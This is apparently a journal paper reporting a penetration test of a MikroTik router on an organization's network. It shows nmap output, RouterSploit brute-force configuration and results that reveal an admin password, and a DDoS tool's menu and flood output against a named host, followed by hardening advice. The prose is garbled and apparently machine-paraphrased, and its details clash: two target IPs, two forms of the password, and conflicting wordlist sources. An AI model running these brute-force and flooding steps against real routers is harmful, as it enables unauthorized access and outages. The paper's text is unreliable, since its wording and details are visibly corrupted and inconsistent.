ISRG Journal of Arts, Humanities and Social Sciences (ISRGJAHSS)

ISRG PUBLISHERS
Abbreviated Key Title: ISRG J Arts Humanit Soc Sci
ISSN: 2583-7672 (Online)
Journal homepage: https://isrgpublishers.com/isrgjahss
Volume – II Issue-IV (July – August) 2024
Frequency: Bimonthly

Network Vulnerability Evaluation using Penetration Testing using MikroTik Router

Umaru, Modibbo[1*], Mijinyawa, Mohammed[2], Umaru Umaru[3]

[1, 3] Department of Computer Science Adamawa State Polytechnic, Yola
[2] Department of operation Research Modibbo Adama University Yola

| **Received:** 31.07.2024 | **Accepted:** 04.08.2024 | **Published:** 18.08.2024

***Corresponding author:** Umaru, Modibbo
Department of Computer Science Adamawa State Polytechnic, Yola

Abstract

In theory, the advancement of data and communications innovation is progressing exceptionally quickly with the development of computer systems that utilize organizational devices such as the MikroTik router. Network security is necessary to prevent threats or attacks such as DDoS (Distributed Denial of Services). To make progress on the security of the MikroTik switch, a study was conducted that conducted security testing using multiple input testing strategies, including abuse, brute-drive, and DDoS. Initial testing is a process in which someone attempts to recreate attacks carried out on multiple corporate networks/agencies in order to uncover vulnerabilities contained within the network. The person performing this movement is called the penetration tester. DDoS can be a type of attack that increases web activity on a server or network. This DDoS attack usually takes place on MikroTik switch servers and has quite far-reaching effects. The purpose of this request is to gain access to the MikroTik switch and test the performance of the MikroTik CPU stack against DDoS attacks while providing suggestions for changes to the vulnerabilities found in these objects. This research aims to improve the security of MikroTik switch devices and prevent risks and attacks.

Keywords: *Vulnerability Mikrotik, Penetration Testing, Distributed Denial of Services (DDoS) Attack, Exploit Mikrotik*

1. INTRODUCTION

Computer organization is one of the ways that help improve the world of communication and data innovation in which computer systems can be interconnected. With modern technological advances, many offices or organizations are upgrading computer systems to support innovative advancements in the provision of data and communication resources, which have now become an insignificant need for food and clothing for organizational development clients. By expanding the needs of network users, various advancements have been made in the business through the use of network devices such as Mikrotik Switch devices. The MikroTik Switch is a working frame that can be used as a reliable network switch and offers various remote and network functions. In addition, MikroTik can act as a firewall for other computers and give priority to other computers to access web and neighborhood information. MikroTik is intended to monitor transmission capacity and regulate MikroTik switch devices. "MikroTik RouterOS (2021).

The use of the MikroTik Switch device, which has become one of the supporters of further development in this company, is intended

DOI: 10.5281/zenodo.13337104

to provide usable and powerful data and communication resources, but to create these resources network security is required. This should be carried out by a system administrator as a system extension to maintain a strategic distance from the threat of attacks both internally and remotely.

In the world of computers, especially on the Internet, threats or attacks occur regularly. The number of attacks on web systems has increased significantly in recent years. Numerous and shifted targets and plans of attack. "Apa, (2021). Apa (2021). notes that CVE (Common Vulnerability and Exposures) is one of the vulnerabilities in the firmware of computer programs or devices, including on MikroTik devices. CVE can be a catalog that provides a reference strategy regarding all publicly known data security vulnerabilities and risks. Information about CVE vulnerabilities come from the National Institute of Standards and Technology (NIST) National Vulnerability Database (NVD) XML source. To complement the NVD CVE information, additional information was released from other sources, including MikroTik RouterOS (2021), seller inquiries, and additional information provided by sellers via the Metasploit show. Distributed denial of services

The cvedetails.com site could be a website that records information about Common Vulnerability and Exposures (CVE) vulnerabilities. In 2021, the cvedetails website revealed the vulnerabilities in MikroTik Switch devices that allowed anyone to lead attackers through systems with other types of attackers such as DDoS (Distributed Denial of Services), CSRF, Execute Code, Flood, Memory Debasement, etc different types. other attackers. From the Cvedetails source, the most common type of attacker in 2021 could be a DoS attack. This is because DoS attacks are extremely common attacks. Therefore, many analysts imitate the use of this type of DoD attack and then prevent or slow down DoS attacks on computer sites and servers. Apa (2021).

DDoS attacks are attacks on network targets, switches and servers that are particularly common, especially on MikroTik switches. DDoS attacks indicate that the network is no longer able to meet requests from customers who have significant access rights, Jaya et al. [5]. Brute force attacks are one of the viable attacks used to crack MikroTik RouterOS (2021) cryptographic security techniques. Brute force can be a form of attack that attempts to gain illegitimate entry into the system by guessing the username and password by trying out secret word combinations in the secret word list.

The impact of DDoS attacks and bruteforce attacks pose a huge risk to companies or organizations as they can find credentials within the framework of manager usernames and passwords on both the server and the Mikrotik switch, in addition to the impact of the DDoS attack causes the execution of the Mikrotik switch to be moderate. Actually down, as this attack flooded web activity, which overloaded MikroTik's CPU stack and caused the web system to be sub-optimal. The Informatic Building Organize may be a system used for scientific purposes that retrieves information such as usernames and passwords from speakers.

This is intended to be a clue to network managers on how to protect the data on Mikrotik switches from attacks can protect programmers. However, the miracle of the current protest rests on the knowledge gained that the organization has not yet attempted to assess the vulnerability of the device. This study aims to attempt to discover vulnerabilities on MikroTik devices using a few pen testing strategies, particularly bruteforce and DDoS attack. The reason for this request is to contact MikroTik and test MikroTik's CPU stack execution against DDoS attacks, as well as provide suggestions for repairs to the escape clauses found.

2. STATEMENT OF THE PROBLEM

The impact of DDoS attacks and bruteforce attacks pose quite a big risk to any company or government agency as they can find credentials in the form of administrator usernames and passwords on both the server and the Mikrotik router and also the impact of DDoS attack This causes the performance of Mikrotik router to be slow. even down because this attack flooded internet traffic, which overloaded MikroTik's CPU usage and caused the internet network to be suboptimal. MikroTik RouterOS (2021).

The security and resilience of the organization's network faces critical challenges, as demonstrated by the vulnerabilities and weaknesses identified through penetration testing and DDoS attack simulations. The presence of an exploitable vulnerability on port 21 (FTP) raises concerns for unauthorized access, data breaches, and potentially malicious activity. Additionally, the significant impact of DDoS attacks on MikroTik's performance highlights how vulnerable the network is to disruptions that could impact its availability and functionality.

The combination of these vulnerabilities and the possibility of network compromise caused by DDoS underscores the urgent need to address these security deficiencies. Without effective measures, the network remains at risk of unauthorized access, data theft and potential downtime, which could have far-reaching consequences for the confidentiality, integrity and availability of critical systems and information within the corporate network. Din, et al (2023)

Therefore, there is an urgent need for comprehensive security enhancements and mitigation strategies to protect the network from exploitation, unauthorized access, and disruptive attacks. Addressing these challenges is paramount to ensuring a secure and resilient network infrastructure that can effectively support the information and communications needs of the organizational community while maintaining the confidentiality and integrity of sensitive data.

AIM AND OBJECTIVES OF THE STUDY

- Information gathering information search stage to get more information about the target of the attack on the organization network
- Scanning port use performing vulnerability scanning on MikroTik using the Nmap application
- Attack testing will be carried out on the network using several penetration testing methods
- Gain access penetration testing stage with several methods that successfully access the system
- Analysis is use to analyze the results of penetration testing,

3. LITERATURE REVIEW

Alhasan et al (2021) efforts to improve network security of Mikrotik routers against penetration testing attacks. In his research, proactive initiatives were implemented in Mikrotik network security using a port knocking method, where its purpose of Port Knocking is to preserve the access rights of router devices to users who are not authorized to do so. The Port Knocking method is one of the network security methods implemented in the Mikrotik Router OS, that is, it can open or close access to a certain port

DOI: 10.5281/zenodo.13337104

according to the role built by the router's firewall. In this study, the Port Knocking role built into the firewall uses four ports, namely port 8291 (Winbox), port 23 (telnet), and port 80 (Webfig). Each port has a usage time of 10 seconds. MikroTik RouterOS (2021).

Haeruddin, (2021) [8] In his research, he explains the analysis of Mikrotik router security system implemented for Aulia.net Warnet. The Mikrotik Router network security analysis process is carried out using a case study-based penetration testing method, or testing simulations. his research shows that there are still many loopholes in the network data security of any organization Internet cafe that must be exploited to show serious things about exploits, such as obtaining the username and password of a proxy router.

Haeruddin. A router is the outermost device that connects a local area network (LAN) to the Internet, so it can be easily attacked by unscrupulous parties. There are many tools to attack Mikrotik routers such as Hping3 (DoS), Hydra (Brute-Force) and Exploitation Script (Winbox Exploitation). Mikrotik router security loop configuration. his research uses penetration testing methods and attack techniques such as Winbox Exploit, Brute-force and DoS. After knowing the vulnerability. Harini, (2023)..

Sandromedo, not at el, (2019). The purpose of this study is to analyze the security system of a proxy router and make solutions for exploit attack mitigation or prevention and protection. The method used in this work is the use of experimental methods, literature review and simulation. In tests, this study uses the Exploit Winbox critical vulnerability technique against Mikrotik devices that are still known to have vulnerabilities, using the Scada Shodan search engine as Mikrotik's public IP search engine. MikroTik RouterOS (2021) The results of the conducted research summarize and provide solutions to overcome the security access problem of proxy router and overcome new exploit attacks, in this case, IT security agencies or companies can consider protecting the proxy router from exploitation attacks Kumar et al. (2022).

4. METHODOLOGY

This research is applied research by conducting penetration testing directly on the object to be studied, organization, in order to solve the problems faced today. This research has several stages including:




Fig 2: Research Flow

This setup is a data setup that produces more data related to link attack. This data collection can be done by interviewing virtually the leaders of the security organization and what important information is on the network. By extension, data collection is also done by some additional applications, such as Nmap.

4.1. Scan Port

This orchestration is data that appears to organize additional information around the associated attack target. Panduan Refensi Nmap (2021). This collection of information can be done with secondary information, where the leaders of the organization almost organize the security and what is the important information in the organization. In addition, data collection was done with some additional applications such as Nmap.

4.2. Attack

This is an important step for the researcher where the testing is done on the IT network using several penetration testing methods like Bruteforce and DDoS Attack methods. The purpose of brute force attack testing is to find the Mikrotik admin username and password, while the purpose of DDoS attack testing is to test the loading performance of the MikroTik CPU against these attacks.

4.3. Gain Access

The penetration testing of a researcher using multiple methods to successfully gain access to a system or obtain credentials in the form of a Mikrotik username and password. With the password, you can access the Mikrotik system as a system administrator, in this case you can see the information stored on the server, such as teacher and student account data.

4.4. Analyzing

This phase, the researcher analyzes the results of the penetration testing, the analysis process is based on the type of attack affecting MikroTik and makes recommendations to the IT program to pay attention to the existing network security system. on campus...

5. RESULT AND DISCUSSION

In this section, the researcher describes the results and discussion of penetration tests in brute force and DDoS attacks. The test object is launched in the organization's network with the following network topology.




Fig 3: Network Topology

Figure 3.1 is the topology of the organization network which will be tested for penetration testing based on the following stages:

5.1. Information gathering


DOI: 10.5281/zenodo.13337104

This step is the search step of the researcher to get more information about the targets of the Campus Informatics Engineering network attack. This data collection can be done by interviewing network administrators about network security and important information found on the network. In addition, data collection is done with several additional applications, such as Nmap.

5.2. Scanning Tools

This is the step in the researcher's scanning that is done after receiving the data from the previous step. The received information is in the form of the object's IP address, which is 200.100.10.1. The IP address is then used for scanning, which aims to find information about ports that have an active or open status.

This process can be seen in Figure 3.2 as follows



```
┌─[basecode@DIGITAL-FORENSIK]─[~]
└──╼ $nmap 100.100.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-14 18:06 WITA
Nmap scan report for hotspotriset.net (100.100.10.1)
Host is up (0.023s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
21/tcp    open     ftp
53/tcp    open     domain
80/tcp    open     http
443/tcp   open     https
8080/tcp filtered http-proxy
8291/tcp open      unknown

Nmap done: 1 IP address (1 host up) scanned in 5.35 seconds
┌─[basecode@DIGITAL-FORENSIK]─[~]
└──╼ $
```

Fig 4: Scanning Port with nmap


In Figure 4 can be seen the process of port scanning results on the target network. The scanning results provide an output in the form of information about the active port services on the Mikrotik device, including port 21 FTP, port 53 Domain, port 80 HTTP, and port 443 is HTTPS. the information obtained can be used to carry out attacks through one of the active service ports by trying attack methods such as DDoS Attack and Brute Force to gain access to MikroTik.

5.3. Attack

In this **step**, the **MikroTik** target device **is attacked** using two attack methods such as Brute Force and DDoS Attack.

5.3.1. BruteForce


A brute force **attack** is a technique to find the MikroTik **administrator** password by trying all password combinations in the password list **of** the **routing ploit** module. The attack process starts by running the RouteSsploit application **with** the Python command **rsf.py**



```
┌─[basecode@DIGITAL-FORENSIK]─[~/routersploit]
└──╼ $python rsf.py

     Exploitation Framework for              by Threat9
           Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6

rsf >
```

Fig 5: Main Page RouterSploit


In figure 3.3. is the main view of the RouterSploit application. To run this application, you can determine the module or package according to the type of attack used. in this case, the attack used is a brute force attack, to see the available modules on RouterSploit for FTP you can use the search MikroTik command as shown in figure 3.4 below



```
rsf > search mikrotik
creds/routers/mikrotik/api_ros_default_creds
creds/routers/mikrotik/ftp_default_creds
creds/routers/mikrotik/ssh_default_creds
creds/routers/mikrotik/telnet_default_creds
exploits/routers/mikrotik/routeros_jailbreak
exploits/routers/mikrotik/winbox_auth_bypass_creds_disclosure
rsf >
```

Fig 6 Module RouterSploit


Figure 6 shows the available modules on RouterSploit. This module can be used to carry out attacks on several attacks on certain ports. in this case, the attack was carried out on the target proxy device, namely on FTP port 21 with the creds/routers/MikroTik/ftp_default_creds module. after the command is successfully activated, the next step is to configure several dependencies, namely entering the IP address of the target MikroTik on the brute force module as shown in figure 7.



```
Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   ssl        false                SSL enabled: true/false
   target                          Target IPv4, IPv6 or file with ip:port (file://)
   port       21                   Target FTP port

Module options:

   Name                Current settings                                                        Description

   ----                ----------------                                                        -----------

   verbosity           true                                                                    Display authentication att
empts
   threads             8                                                                       Number of threads

   usernames           admin                                                                   Username or file with user
names (file://)
   passwords           file:///home/basecode/routersploit/routersploit/resources/wordlists/passwords.txt    Password or file with pass
words (file://)
   stop_on_success     true                                                                    Stop on first valid authen
tication attempt

rsf (FTP Bruteforce) > set target 100.100.10.1
[+] target => 100.100.10.1
rsf (FTP Bruteforce) >
```

Fig 7 Settings IP address target in RouterSploit

Figure 7 shows the raw power module configuration screen set to dependency. As shown in Figure 3.5, it contains important information such as destination, port and list of passwords. In the target section, the IP address of the target MikroTik that must be entered is 100.100.10.1. After successfully adding, the next step is brute force running the exploit command. RouterSploit runs Bruteforce on the MikroTik and guesses the MikroTik password as shown in figure 8 below.



```
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn23_dlwbr_dir600b'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn39_dlob.hans_dir645'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn39_dlob.hans_dir645_V1'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgnd08_dlob_dir815'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wyse'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'wrgn49_dlob_dir600b'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'x-admin'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'x40rocks'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xad$l#12'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xbox'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xc3511'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xd'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xmhdipc'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xdfk9874t3'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'xxyyzz'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zhone'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zhongxing'
[+] 100.100.10.1:21 FTP Authentication Successful - Username: 'admin' Password: '101010###@User28'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zlxx.'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zoomadsl'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zsun1188'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zxcvbnm'
[-] 100.100.10.1:21 FTP Authentication Failed - Username: 'admin' Password: 'zyad1234'
[*] Elapsed time: 110.3400 seconds
[+] Credentials found!

   Target          Port     Service     Username     Password
   ------          ----     -------     --------     --------
   100.100.10.1    21       ftp         admin        101010###@User28

rsf (FTP Bruteforce) >
```

Fig 8: Run Brute Force Attack


In Figure 8 it can be seen that the brute force process when executed tries to guess the password of the target MikroTik device.

DOI: 10.5281/zenodo.13337104

In the brute force process successfully guessed MikroTik admin password is **101010###User28**.

5.3.2. *DDoS Attack*


DDoS Attack is a type of attack that is carried out by flooding the traffic on the target network, making traffic-congested, resulting in slow internet speed, and can also overload the MikroTik CPU Load.


python MikrotikSploit.py - Parrot Terminal
File Edit View Search Terminal Help

```
        4D 69 6B 72 6F 74 69

 |\/|*;_/._. _ -+-*;_/(__ ._ | _ *-+-

        6B 53 70 6C 6F 69 74
                       Version: 0.1
  @ Author => http://FB.com/mhm.hack


[ 1 ] Getting Password
[ 2 ] Hack Mikrotik Panel
[ 3 ] DDoS Network
[ 4 ] About Us
[ 5 ] Update
[ 6 ] Exit

----------------------
Enter A Number:
```

Fig 8: Main Page MikrotikSploit

Figure 3.8 is an initial view of RouterSploit which shows several options that can be used for several types of attacks, in this case, the type of attack used is a DDoS Attack. how to use it, you can choose number three, namely DDoS Network, then you will be asked to enter the Target URL URL link, namely www.hotspotriset.net, then you can execute the command by pressing the enter button and the DDoS Attack is executed as shown in Figure 9 below


jangkore@6C:3B:6B:AB:4B:73 (MikroTik) - WinBox (64bit) v6.46.1 on RB2011UiAS (mipsbe)
Session Settings Dashboard
Safe Mode
Quick Set
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
OpenFlow
IPv6
MPLS
Routing
System
Queues
Files
Log
RADIUS
Tools
New Terminal
TR069
Windows
RouterOS WinBox
Resources
OK
PCI
USB
CPU
IRQ
python MikrotikSploit.py - Parrot Terminal
File Edit View Search Terminal Help

Session: 6C:3B:6B:AB:4B:73

Uptime: 20d 08:12:12
Free Memory: 86.0 MiB
Total Memory: 128.0 MiB
CPU: MIPS 74Kc V4.12
CPU Count: 1
CPU Frequency: 600 MHz
CPU Load: 50 %
Free HDD Space: 104.1 MiB
Total HDD Size: 128.0 MiB
Sector Writes Since Reboot: 40 610
Total Sector Writes: 110 516
Bad Blocks: 0.0 %
Architecture Name: mipsbe
Board Name: RB2011UiAS
Version: 6.46.1 (stable)
Build Time: Dec/13/2019 12:44:23

```
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5195
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5196
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5197
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5198
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5199
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5200
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5201
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5202
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5203
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5204
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
DoDs Number 5205
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=3 time=0.
```

```
[ 6 ] [ CONNE
[ 7 ] [ CONNE
[ 8 ] [ CONNE
[ 9 ] [ CONNECT ]  [ hotspotriset.net:80]
DoDs Number 9
DoDs from IP=hotspotriset.net  PORT=80  ACTIVE=200  id=39 time=0.9
[ 11 ] [ CONNECT ]  [ hotspotriset.net:80]
```

Fig 9 impact of DDoS attacks

5.4. Evaluation

The analysis's findings were used to assess the organization's network security system's susceptibility. According to the data from the test findings, it is known that a few of the MikroTik device's active ports were discovered to be vulnerable. As a result, during the test, credential information—including the login and password—was discovered through the use of the brute force approach. Furthermore, the DDoS assault test has a significant effect on MikroTik CPU load as well because the assault increases network traffic, which slows down the network and increases MikroTik performance (2023). The analysis's findings led to the conclusion that network administrators should give the organization's security top priority.

Based on the results and discussion, it can be concluded that the penetration test still found a vulnerability on port 21, or FTP, in the organization's network. This port is usually used to transfer files from a computer to a server over the Internet. However, this vulnerability can be used to perform a penetration attempt through an FTP port using a brute force attack method. This brute force attack tests usernames and passwords by trying to extract combinations from Metasploit's password list. The test results provided identifying information in the form of a MikroTik username and password so that researchers could log into MikroTik to view faculty and student accounts.

Several suggestions can be made to improve the security and resilience of the organization network based on the analysis and conclusions of the study:

1. Patch and Update Vulnerabilities: It is imperative to immediately address and patch the port 21 (FTP) vulnerability that has been discovered. Network components, such as software and systems, can greatly lower the risk of unauthorized access and exploitation by routinely being updated and patched.
2. Put Strong Authentication in Place: Enforcing strong authentication procedures is recommended to reduce the possibility of brute force assaults. This entails setting up multi-factor authentication (MFA) and making sure that the standard passwords and usernames are replaced with complicated ones that are unique.
3. Periodic Penetration Testing: To find potential weaknesses and vulnerabilities, conduct periodic penetration tests utilizing a variety of techniques.

6. RECOMMENDATION

Based on the findings and analysis presented in the study, several recommendations can be suggested to enhance the security and resilience of the organization network:

1. Fix and Update Vulnerabilities: Due to the identified vulnerability in port 21 (FTP), it is important to fix this weakness quickly. Regularly updating and patching network components, including software and systems, can significantly reduce the risk of unauthorized access and exploitation.
2. Implement strong authentication: It is recommended to use strong authentication mechanisms to reduce the risk of brute force attacks. This includes implementing multi-factor authentication (MFA) and ensuring that default usernames and passwords are changed to complex and unique credentials.
3. Regular Penetration Testing: Conduct regular penetration testing using a variety of methods to identify potential network vulnerabilities and weaknesses. This proactive approach helps find and fix vulnerabilities before malicious actors can exploit them.
4. DDoS Preparation and Mitigation. Considering the significant impact of DDoS attacks on MikroTik's operation, a comprehensive DDoS prevention strategy must be created. This may include implementing DDoS protection solutions, traffic filtering and traffic management techniques to ensure network availability during attacks.
5. Intrusion Detection and Prevention System (IDPS): Implementation of IDPS helps monitor network traffic in real time and detect unusual or malicious activity. This system can issue instant alerts and take automated actions to prevent or mitigate potential threats.
6. Network Segmentation: Consider segmenting the network into different zones based on the sensitivity of

DOI: 10.5281/zenodo.13337104

data and systems. This limits the lateral movement of attackers and contains potential data breaches to specific areas, improving overall network security.

7. Regular security training: Provide ongoing security awareness and training for network administrators, staff and users. Educating individuals about best practices, identifying phishing companies, and understanding potential risks can help create a safer online environment.
8. Enable firewall rules: Configure firewall rules to restrict unnecessary incoming and outgoing traffic. Additionally, close unused ports to minimize potential entry points for attackers.
9. Vendor Support and Updates: Stay in touch with MikroTik's official support channels and regularly update your router's firmware to ensure that known vulnerabilities are quickly fixed.
10. Emergency Response Plan: Develop and regularly update an emergency response plan that outlines the actions to be taken in the event of a security breach or attack. This plan should include procedures to isolate affected systems, notify stakeholders, and initiate recovery actions.

By implementing these recommendations, the organisation network can significantly enhance its security posture, reduce vulnerabilities, and better protect sensitive data and resources from potential threats and attacks.

7. CONCLUSION

Based on the results and discussion, it can be concluded that the organization's network is still vulnerable to penetration testing, especially on port 21, which is FTP. This port usually facilitates the transfer of files between a computer and an Internet server. However, this weakness can be exploited by brute force testing the FTP port. Such testing involved trying different combinations of Metasploit's password list to find usernames and passwords. The results of these tests showed that the MikroTik credentials were identified, allowing researchers to access MikroTik and view faculty and student accounts.

The purpose of DDoS attack testing was to assess the impact of DDoS attacks on MikroTik's performance. The results of these tests showed a significant effect, which was manifested in an increase in the load on the MikroTik processor up to 50% due to the effect of the DDoS attack. This attack floods the data traffic, resulting in degraded performance of the MikroTik, which can cause it to go offline. A number of organizational network vulnerabilities have been identified using various tests. These findings indicate that network administrators need to be more vigilant about security measures. Therefore, the researchers recommend strengthening the security system by implementing a MikroTik firewall and closing unused ports to prevent attackers from exploiting these entry points to gain access to the MikroTik system.

REFERENCES

1. Amarudin, A., & Ulum, F. (2018). Desain Keamanan Jaringan Pada Mikrotik Router OS Menggunakan Metode Port Knocking. Jurnal Teknoinfo, 12(2), 72-75.
2. Alhasan, A. J., & Surantha, N. (2021). Evaluation of Data Center Network Security based on Next-Generation Firewall. *International Journal of Advanced Computer Science and Applications*, *12*(9).
